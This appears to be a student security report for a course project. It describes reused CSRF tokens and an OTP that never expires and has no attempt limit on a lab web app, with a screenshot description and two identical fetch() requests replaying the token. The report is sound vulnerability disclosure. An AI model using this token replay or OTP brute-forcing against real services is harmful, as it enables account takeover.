

FCS Project - Security Vulnerabilities

Group 21


Mihir Chaturvedi - 2019061

1. Misconfigured CSRF Protection

The same CSRF middleware token can be reused on subsequent requests, thereby allowing a possibility where the same token can be used to send malicious requests. Screenshot below.

2. OTP can be bruteforced

The OTP is not expired, nor is there a max attempt limit. As seen below, the OTP verification requests can be sent, with the same CSRF middleware token.



The screenshot displays the Chrome DevTools console with the 'Console' tab selected. At the top, a network log shows two requests to 'https://192.168.3.42/register/'. The first request is a POST with a body containing a CSRF token. The second request is also a POST with the same CSRF token. Below the network log, the console shows the corresponding JavaScript code for these requests, which uses the 'fetch' API. The code for both requests is identical, demonstrating that the same CSRF token is being reused for multiple requests.

```
> fetch("https://192.168.3.42/account/register/", {
  "headers": {
    "content-type": "application/x-www-form-urlencoded",
  },
  "body": "csrfmiddlewaretoken=AbFCtotCfKJX2jYEQsB6ehSYR8WPJn36mbyw2mxdKSvcQM1o5bCu9ckuQmoDLJtE&usr=mihir190611&otp=576974",
  "method": "POST",
  "mode": "cors",
  "credentials": "include"
});
< Promise {<pending>}

> fetch("https://192.168.3.42/account/register/", {
  "headers": {
    "content-type": "application/x-www-form-urlencoded",
  },
  "body": "csrfmiddlewaretoken=AbFCtotCfKJX2jYEQsB6ehSYR8WPJn36mbyw2mxdKSvcQM1o5bCu9ckuQmoDLJtE&usr=mihir190611&otp=576974",
  "method": "POST",
  "mode": "cors",
  "credentials": "include"
});
< Promise {<pending>}
```